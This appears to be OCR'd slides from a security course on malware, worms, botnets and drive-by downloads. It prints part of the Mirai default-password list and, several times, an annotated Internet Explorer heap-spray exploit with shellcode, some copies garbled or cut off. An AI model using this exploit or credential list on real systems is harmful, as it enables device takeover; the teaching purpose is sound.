
- Self-replicating code that infects other programs
- When an infected program is run, the virus executes and spreads
- Very rare today, fallen out of fashion



Viruses and Worms

Virus

- Self-replicating code that infects other programs
- When an infected program is run, the virus executes and spreads
- Very rare today, fallen out of fashion



Worm

- Self-replicating program, does not require a host

Worm Considerations

Vector of infection

- Infect victim, mail copies to everyone in address book
- Infect removable drives, e.g. USB keys
- Infect shared network drives
- Scan for vulnerable hosts on the internet and exploit them
- Attempt to crack remote access passwords

Spreading behavior: slow or fast? Noisy or stealthy?

Payload

- Some have no payload, just spread
- Others are backdoors, bots, spyware, etc.

Famous Worms

Name	Year	Description
Morris Worm	1988	Exploited bugs in sendmail and fingerd, crashed the internet
ILOVEYOU	2000	Email attachment, estimated $5.5-10 billion in damages
Code Red	2001	Exploited MS Index Server, infected 340k servers in 14 hours
Nimda	2001	Used exploits in IE and IIS, spam and network drive infections
SQL Slammer	2003	Exploited MS SQL Server, entire vulnerable population infected in 10 minutes
MyDoom	2004	1 million infections, turned into a DDoS botnet

Research Worms

Designed by researchers to spread as fast as possible

Warhol worm

- Infect all vulnerable hosts in 15 minutes – 1 hour
- Avoid repeat infections through optimized scanning
- Binary search: after infection, new and old worm each scan half the remaining space

Flash worm

- Infect all vulnerable hosts in 30 seconds
- Pre-scan the internet to identify a hit list of all vulnerable hosts
- Include the hit list with the worm

Spyware

Crimeware that passively observes the user without their knowledge

Examples:

- Keyloggers stealthily record all keystrokes
- Screen scrapers record everything on the screen

Often used to steal credentials and accounts

- Personal information like social security number
- Bank accounts, credit cards
- Webmail, social networking, etc.

Modern examples may record audio or webcam video

- Often used for extortion

$$$

Dialers

- Old school scam
- Modem: call expensive 1-900 numbers
- Cell connection: send SMS to “premium messaging” services

Scareware

- Fake anti-virus

Ransomware

- Encrypt the victim’s files, demand payment for the decryption key
- Often relies on cryptocurrency to avoid banks
- Likelihood of receiving the key, even if you pay, is not great

$$$, continued

Ad fraud

- Inject ads into the users browser, or onto their desktop
- Surreptitiously click on ads on the attacker's own website

Droppers

- Install crimeware from other attackers for a fee
- Pay-per-install services

Crypto currency mining

Credential and account theft

Crimeware Distribution

Computers don’t just infect themselves…

Building a Botnet

Botnets are a key enabler of cybercrime

- Very lucrative to be a botmaster ;)

How do you build a botnet?

- Compromise hundreds of thousands of machines
- Infect them with bot software

How do you compromise enough machines?

Common Methods of Compromise

1. Malware email attachments
   - Leverages social engineering
   - Attachment may be a malware program in disguise, or...
   - May leverage an exploit in another piece of software

Common Methods of Compromise

1. Malware email attachments
   - Leverages social engineering
   - Attachment may be a malware program in disguise, or...
   - May leverage an exploit in another piece of software
2. Scanning
   - Connect to servers and probe them for known vulnerabilities
   - Brute force remote access credentials, e.g. SSH

Common Methods of Compromise

1. Malware email attachments
   - Leverages social engineering
   - Attachment may be a malware program in disguise, or...
   - May leverage an exploit in another piece of software
2. Scanning
   - Connect to servers and probe them for known vulnerabilities
   - Brute force remote access credentials, e.g. SSH
3. Exploiting browser bugs
   - Known as drive-by exploits or drive-by downloads
   - Get the victim to visit a webpage containing exploits

Malware Attachments

Send spam containing malicious attachments

Use social engineering to trick users into downloading & opening the attachments

Malware Attachments

Send spam containing malicious attachments

Use social engineering to trick users into downloading & opening the attachments

Misleading Icons and File Extensions

funny.jpg.exe

contract.docx.exe

Malware Attachments

Send spam containing malicious attachments

Use social engineering to trick users into downloading & opening the attachments

Misleading Icons and File Extensions

funny.jpg

contract.docx

Malware Attachments

Send spam containing malicious attachments

Use social engineering to trick users into downloading & opening the attachments

Misleading Icons and File Extensions

funny.jpg.exe

contract.docx.exe

Scripting Languages

VisualBasic script macros

Flash and JavaScript

Malware Attachments

Send spam containing malicious attachments

Use social engineering to trick users into downloading & opening the attachments

Misleading Icons and File Extensions

funny.jpg.exe


contract.docx.exe

Scripting Languages

VisualBasic script macros

Flash and JavaScript

Exploitable Vulnerabilities




Any complex file format can potentially trigger exploitable bugs and contain shellcode

Application Exploit Examples

CVE-2016-2334

Heap-based buffer overflow in the ExtractZlibFile method in 7zip and p7zip allows remote attackers to execute arbitrary code via a crafted HFS+ image



CVE-2016-5108

Buffer Overflow in Processing QuickTime IMA Files

Scanning

Automatically connect to systems over the internet and attempt to exploit flaws

Port scanning and fingerprinting

- Which services are open and what software is running?
- Port 80/443 – HTTP(S)
- Port 139/445 – Windows file sharing (SMB; Server Message Block)

Password brute force cracking

- Port 22 – SSH
- Port 23 – Telnet
- Port 3389 – Windows Remote Desktop Protocol (RDP)

Mirai

First large-scale IoT botnet

- Released in August 2016
- Infected ~500k devices within a few days
- Responsible for one of the largest DDoS attacks in history...
- Against Brian Krebs :O

Trivial infection mechanism

- Hardcoded list of 60 default username/passwords for common IoT devices
- Wireless Access Points (WAPs), IP cameras, Digital Video Recorders (DVRs), etc.

Partial Mirai Credential List

Username	Password
666666	666666
888888	888888
admin	*(none)*
admin	1111
admin	1111111
admin	1234
admin	12345
admin	123456
admin	54321
admin	7ujMko0admin
admin	admin
admin	admin1234

Username	Password
admin	meinsm
admin	pass
admin	password
admin	smcadmin
admin1	password
administrator	1234
administrator	admin
guest	12345
guest	guest
root	*(none)*

Username	Password
root	1234
root	12345
root	123456
root	54321
root	666666
root	7ujMko0admin
root	7ujMko0vizxv
root	888888
root	admin
root	anko
root	default
root	dreambox

Drive-by Exploits

Browsers are extremely complex

- Millions of lines of source code
- Rely on equally complex plugins from third-party developers
  - E.g. Adobe Flash, Microsoft Silverlight, Java

Drive-by Exploits

Browsers are extremely complex

- Millions of lines of source code
- Rely on equally complex plugins from third-party developers
  - E.g. Adobe Flash, Microsoft Silverlight, Java

Must deal with untrusted, complex inputs

- Network packets from arbitrary servers
- HTML/XML, JavaScript, stylesheets, images, video, audio, etc.

Drive-by Exploits

Browsers are extremely complex

- Millions of lines of source code
- Rely on equally complex plugins from third-party developers
  - E.g. Adobe Flash, Microsoft Silverlight, Java


Must deal with untrusted, complex inputs

- Network packets from arbitrary servers
- HTML/XML, JavaScript, stylesheets, images, video, audio, etc.

This is a recipe for disaster

- Attacker directs the victim to a website containing malicious content
- Leverage exploits in the browser to attack the OS and gain persistence

Browser Architecture circa-2019



Browsers handle many types of complex input

- HTML/XML
- JavaScript
- Stylesheets
- Images/video/audio
- Java and Flash bytecode

Parsing bugs may be exploitable

JavaScript gives attackers the ability to stage exploits

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
        '                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
        '                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
        '                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +'  . "\n" .
        '                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0" + ' . "\n" .
        '                         "%ufec2%uffff%uc483%u615c%u89eb");' . "\n\n" .
        'var block = unescape("%u0D0D%u0D0D");' . "\n\n" .
        'while (block.length < 100000) block += block;' . "\n" .
        'var memory = new Array();' . "\n" .
        'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n" .
        'mssox           = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Example IE Exploit

New HTML page with some JavaScript inside

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
        '                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
        '                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
        '                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +'  . "\n" .
        '                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0" + ' . "\n" .
        '                         "%ufec2%uffff%uc483%u615c%u89eb");' . "\n\n" .
        'var block = unescape("%u0D0D%u0D0D");' . "\n\n" .
        'while (block.length < 100000) block += block;' . "\n" .
        'var memory = new Array();' . "\n" .
        'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n" .
        'mssox           = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
'                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + ' . "\n" .
'                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
'                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
'                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
'                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
'                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
'                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
'                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
'                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
'                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
'                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
'                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
'                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
'                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +'  . "\n" .
'                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0" + ' . "\n" .
'                         "%ufec2%uffff%uc483%u615c%u89eb");' . "\n\n" .
'var block = unescape("%u0D0D%u0D0D");' . "\n\n" .
'while (block.length < 100000) block += block;' . "\n" .
'var memory = new Array();' . "\n" .
'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
'</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
'<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n" .
'mssox           = document.getElementById("msie_xmlbof_vista");' .
"\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Shellcode

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
        '                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
        '                                                 8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
        '                                                 bbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +'  . "\n" .
        '                                                 5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0" + ' . "\n" .
        '                                 ufec2%uffff%uc483%u615c%u89eb");' . "\n\n" .
        'while (block.length < 100000) block += block;' . "\n" .
        'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n" .
        'mssox            = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Target address

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb                                  \n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%ufff                                  \n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c                                  \n" .
        '                         "%udb31%u5656%u5356%u3153%ufec                                  \n" .
        '                         "%u5353%u6a53%u8944%u53e0%u535                                  \n" .
        '                         "%u5153%u8753%ubbfd%ud021%ud00                                  \n" .
        '                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56f          12bb%u6d6b%ue8d0" + ' . "\n" .
        '                         "%ufec2%ufffff%uc483%u615c%u89eb");'          \n" .
        'var block = unescape("%u0D0D%u0D0D");' . "\n\n" .
        'while (block.length < 100000) block += block;' . "\n" .
        'var memory = new Array();' . "\n" .
        'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n" .
        'mssox            = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Heap spraying: fill memory with copies of the shellcode to increase chances of successful exploitation

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + ' . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
        '                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
        '                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
        '                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u
        '                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u
        '                         "%ufec2%uffff%uc483%u615c%u89eb");' . "\n\n"
        'var block = unescape("%u0D0D%u0D0D");' . "\n\n" .
        'while (block.length < 100000) block += block;' . "\n" .
        'var memory = new Array();' . "\n" .
        'for (i = 0;i < 1000;i++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox = "<XML id=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=microosuck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";' . "\n\n"
        'mssox             = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Malformed XML data that triggers a buffer overflow

Example IE Exploit

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
        'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
        '                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  . "\n" .
        '                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
        '                         "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
        '                         "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
        '                         "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
        '                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
        '                         "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
        '                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
        '                         "%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650" + ' . "\n" .
        '                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347" + ' . "\n" .
        '                         "%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1" + ' . "\n" .
